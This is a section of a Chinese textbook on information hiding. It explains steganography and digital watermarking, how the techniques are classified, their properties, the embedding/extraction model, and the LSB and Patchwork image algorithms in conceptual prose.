5.3.1.1　定义、分类、特点

1．什么是信息隐藏

多媒体数据的数字化为多媒体信息的存取提供了极大的便利，同时也极大地提高了信息表达的效率和准确性。随着 Internet 的日益普及，多媒体信息的交流已达到了前所未有的深度和广度，其发布形式也愈加丰富。人们如今也可以通过 Internet 发布自己的作品、重要信息和进行网上贸易等，但是随之而出现的问题也十分严重：如作品侵权更加容易，篡改也更加方便。因此如何既充分利用 Internet 的便利，又能有效地保护知识产权，已受到人们的高度重视。一门新兴的交叉学科——信息隐藏（Information Hiding）

学诞生了。如今信息隐藏学作为隐蔽通信和知识产权保护等的主要手段，正得到广泛的研究与应用。所谓信息隐藏就是将秘密信息隐藏到一般的非秘密的数字媒体文件（如图像、声音、文档文件）中，从而不让对手发觉的一种信息保护方法。

信息隐藏是把一个有意义的信息隐藏在另一个称为载体（Cover）的信息中得到隐蔽载体（Stego Cover）S。如图 5-11 所示，非法者不知道这个普通信息中是否隐藏了其他的信息，而且即使知道也难以提取或去除隐藏的信息。所用的载体可以是文字、图像、声音及视频等。为增加攻击的难度，也可以把加密与信息隐藏技术结合起来，即先对消息 M 加密得到密文消息 M’，再把 M’隐藏到载体 C 中。这样攻击者要想获得消息，就首先要检测到消息的存在，并知道如何从隐蔽的载体 S 中提取 M’及如何对 M’解密以恢复消息 M。




图 5-11　信息加密与隐藏的比较

信息隐藏不同于传统的密码学技术。密码技术主要是研究如何将机密信息进行特殊的编码，以形成不可识别的密文进行传递；而信息隐藏则主要研究如何将某一机密信息秘密隐藏于另一公开的信息中，然后通过公开信息的传输来传递机密信息。对加密通信

而言，可能的监测者或非法拦截者可通过截取密文，并对其进行破译，或将密文进行破坏后再发送，从而影响机密信息的安全；但对信息隐藏而言，可能的监测者或非法拦截者则难以从公开信息中判断机密信息是否存在，难以截获机密信息，从而能保证机密信息的安全。多媒体技术的广泛应用，为信息隐藏技术的发展提供了更加广阔的领域。

信息之所以能够隐藏在多媒体数据中是因为：

① 多媒体信息本身存在很大的冗余性，从信息论的角度看，未压缩的多媒体信息的编码效率是很低的，所以将某些信息嵌入到多媒体信息中进行秘密传送是完全可行的，并不会影响多媒体本身的传送和使用。

② 人眼或人耳本身对某些信息都有一定的掩蔽效应，比如人眼对灰度的分辨率只有几十个灰度级；对边沿附近的信息不敏感等。利用人的这些特点，可以很好的将信息隐藏而不被察觉。

2. 信息隐藏的分类

对信息隐藏技术可作如下分类：

按载体类型分类：包括基于文本，图像，声音和视频的信息隐藏技术。

按密钥分类：若嵌入和提取采用相同密钥，则称其为对称隐藏算法，否则称为公钥隐藏算法。

按嵌入域分类：主要可分为空域（或时域）方法及变换域方法。空域替换方法是用待隐藏的信息替换载体信息中的冗余部分。一种简单的替换方法就是用隐藏信息位替换载体中的一些最不重要位（Least Significant Bit，LSB），只有知道隐藏信息嵌入的位置才能提取信息。比如说，若把一个灰度图像的某个像素点的灰度值由 180 变成 182，人的肉眼是看不出来的。这种方法较为简单，但其鲁棒性较差。对载体的较小的扰动，如有损压缩，都有可能导致整个信息的丢失。因此，目前的多数信息隐藏方法都采用了变换域技术，即把待隐藏的信息嵌入到载体的一个变换空间（如频域）中。与空域方法相比，变换域方法的优点如下：

- 在变换域中嵌入的信号能量可以分布到空域的所有像素上。
- 在变换域中，人的感知系统的某些掩蔽特性可以更方便地结合到编码过程中。
- 变换域方法可与数据压缩标准，如 JPEG 等兼容，常用的变换包括离散余弦变换和小波变换，一般来说，变换域方法对诸如压缩，修剪和某些图像处理等的攻击的鲁棒性更强。

按提取的要求分类：若在提取隐藏信息时不需要利用原始载体 C，则称为盲隐藏；否则称为非盲隐藏。显然，使用原始的载体数据更便于检测和提取信息。但是，在数据监控和跟踪等场合，我们并不能获得原始的载体。对于其他的一些应用，如视频水印，即使可获得原始载体，但由于数据量巨大，要使用原始载体也是不现实的。因此目前主要采用的是盲隐藏技术。

按保护对象分类：主要可分为隐写术和水印技术等两大类。隐写术保护的是隐秘消

息，水印技术的保护对象一般为载体。

- 隐写术：其目的是在不引起任何怀疑的情况下秘密传送消息，因此它的主要要求是不被检测到和大容量等。例如在利用数字图像实现秘密消息隐藏时，就是在合成器中利用人的视觉冗余把待隐的消息加密后嵌入到数字图像中，使人无法从图像的外观上发现有什么变化。加密操作一方面是嵌入到图像中的内容变为伪随机序列，使数字图像的各种统计值不发生明显的变化，从而增加监测的难度，当然还可以采用校验码和纠错码等方法提高抗干扰的能力，而通过公开信道接收到隐写文档的一方则用分离器把隐蔽的消息分离出来。在这个过程中必须充分考虑到在公开信道中被检测和干扰的可能性。相对来说隐写术已经是比较成熟的信息隐藏技术了。
- 数字水印：嵌在数字产品中的数字信号，可以是图像，文字，符号，数字等一切可以作为标识和标记的信息，其目的是进行版权保护、所有权证明、指纹（追踪发布多份拷贝）和完整性保护等。因此它的要求是鲁棒性和不可感知性等，数字水印还可以根据应用领域不同而划分为许多具体的分类，例如用于版权保护的鲁棒水印，用于保护数据完整性的易损水印等，其中用于版权保护的鲁棒水印是目前研究的热点。

按照应用分类：信息隐藏有广泛的应用，主要有隐秘通信、版权保护、完整性认证、使用控制、数据标识等等。

需要指出的是，对信息隐藏技术的不同应用，各自有着进一步不同的具体要求，并非都满足上述要求。信息隐藏技术包含的内容范围十分广泛，可以作如图 5-12 所示的分类。




图 5-12　信息隐藏技术的分类

3. 信息隐藏技术特点

信息隐藏技术必须考虑正常的信息操作所造成的威胁，即要使机密资料对正常的数据操作技术具有免疫能力。这种免疫力的关键是要使隐藏信息部分不易被正常的数据操作（如通常的信号变换操作或数据压缩）所破坏。根据信息隐藏的目的和技术要求，该技术存在以下特性：

（1）透明性

透明性（invisibility）也叫隐蔽性。这是信息伪装的基本要求。利用人类视觉系统或人类听觉系统属性，经过一系列隐藏处理，使目标数据没有明显的降质现象，而隐藏的数据却无法人为地看见或听见。

（2）鲁棒性

鲁棒性（robustness）指不因图像文件的某种改动而导致隐藏信息丢失的能力。这里所谓“改动”包括传输过程中的信道噪音、滤波操作、重采样、有损编码压缩、D/A 或 A/D 转换等。

（3）不可检测性

不可检测性（undetectability）指隐蔽载体与原始载体具有一致的特性。如具有一致的统计噪声分布等，以便使非法拦截者无法判断是否有隐蔽信息。

（4）安全性

安全性（security）指隐藏算法有较强的抗攻击能力，即它必须能够承受一定程度的人为攻击，而使隐藏信息不会被破坏。隐藏的信息内容应是安全的，应经过某种加密后再隐藏，同时隐藏的具体位置也应是安全的，至少不会因格式变换而遭到破坏。

（5）自恢复性

由于经过一些操作或变换后，可能会使原图产生较大的破坏，如果只从留下的片段数据，仍能恢复隐藏信号，而且恢复过程不需要宿主信号，这就是所谓的自恢复性。

（6）对称性

通常信息的隐藏和提取过程具有对称性，包括编码、加密方式，以减少存取难度。

（7）可纠错性

为了保证隐藏信息的完整性，使其在经过各种操作和变换后仍能很好的恢复，通常采取纠错编码方法。

5.3.1.2　信息隐藏模型

我们称待隐藏的信息为秘密信息（secret message），它可以是版权信息或秘密数据，也可以是一个序列号；而公开信息则称为载体信息（cover message），如视频、音频片段。这种信息隐藏过程一般由密钥（Key）来控制，即通过嵌入算法（Embedding algorithm）将秘密信息隐藏于公开信息中，而隐蔽载体（隐藏有秘密信息的公开信息）则通过信道（Communication channel）传递，然后检测器（Detector）利用密钥从隐蔽载体中恢复/检测出秘密信息。




图 5-13 信息的隐藏和提取系统模型

5.3.1.3 常用算法

信息隐藏及数字水印技术是近几年来国际学术界兴起的一个前沿研究领域。虽然其载体可以是文字、图像、语音等不同格式的文件，但是使用的方法没有本质的区别。因此，下面将以信息隐藏技术在图像中的应用即遮掩消息选用数字图像的情况为例进行说明。

在图像中应用的信息隐藏技术基本上可以分为两大类：空域法和频域法。空域法就是直接改变图像元素的值，一般是在图像元素的亮度和色带中加入隐藏的内容。频域法是利用某种数学变换，将图像用频域表示，通过更改图像的某些频域系数加入待隐消息，然后再利用反变换来生成隐藏有其他信息的图像。各种不同的数学变换都可以被使用，目前已有的方法，主要集中在小波变换，频率变换，DCT 变换等等。

① 空域算法：该类算法中典型的算法是将信息嵌入到随机选择的图像点中最不重要的像素位（LSB）上，这可保证嵌入的水印是不可见的。LSB 算法的主要优点是可以实现高容量和较好的不可见性，但是该算法的鲁棒性差，容易被第三方发现和得到，遭到破坏，对图像的各种操作如压缩，剪切等都会使算法的可靠性受到影响。为了增强算法的性能，提出了各种改进的方法，如利用伪随机序列，以随机的顺序修改图像的 LSB；在使用密钥的情况下，才能得到正确的嵌入序列。另外一个常用方法是利用像素的统计特征将信息嵌入像素的亮度值中。

② Patchwork 算法：该算法是随机选择 N 对像素点（ai，bi），然后将每个 ai 点的亮度值加 1，每个 bi 点的亮度值减 1，这样整个图像的平均亮度保持不变。适当地调整参

数，Patchwork 方法对 JPEG 压缩、FIR 滤波以及图像裁剪有一定的抵抗力，但该方法嵌入的信息量有限。为了嵌入更多的水印信息，可以将图像分块，然后对每一个图像块进行嵌入操作。

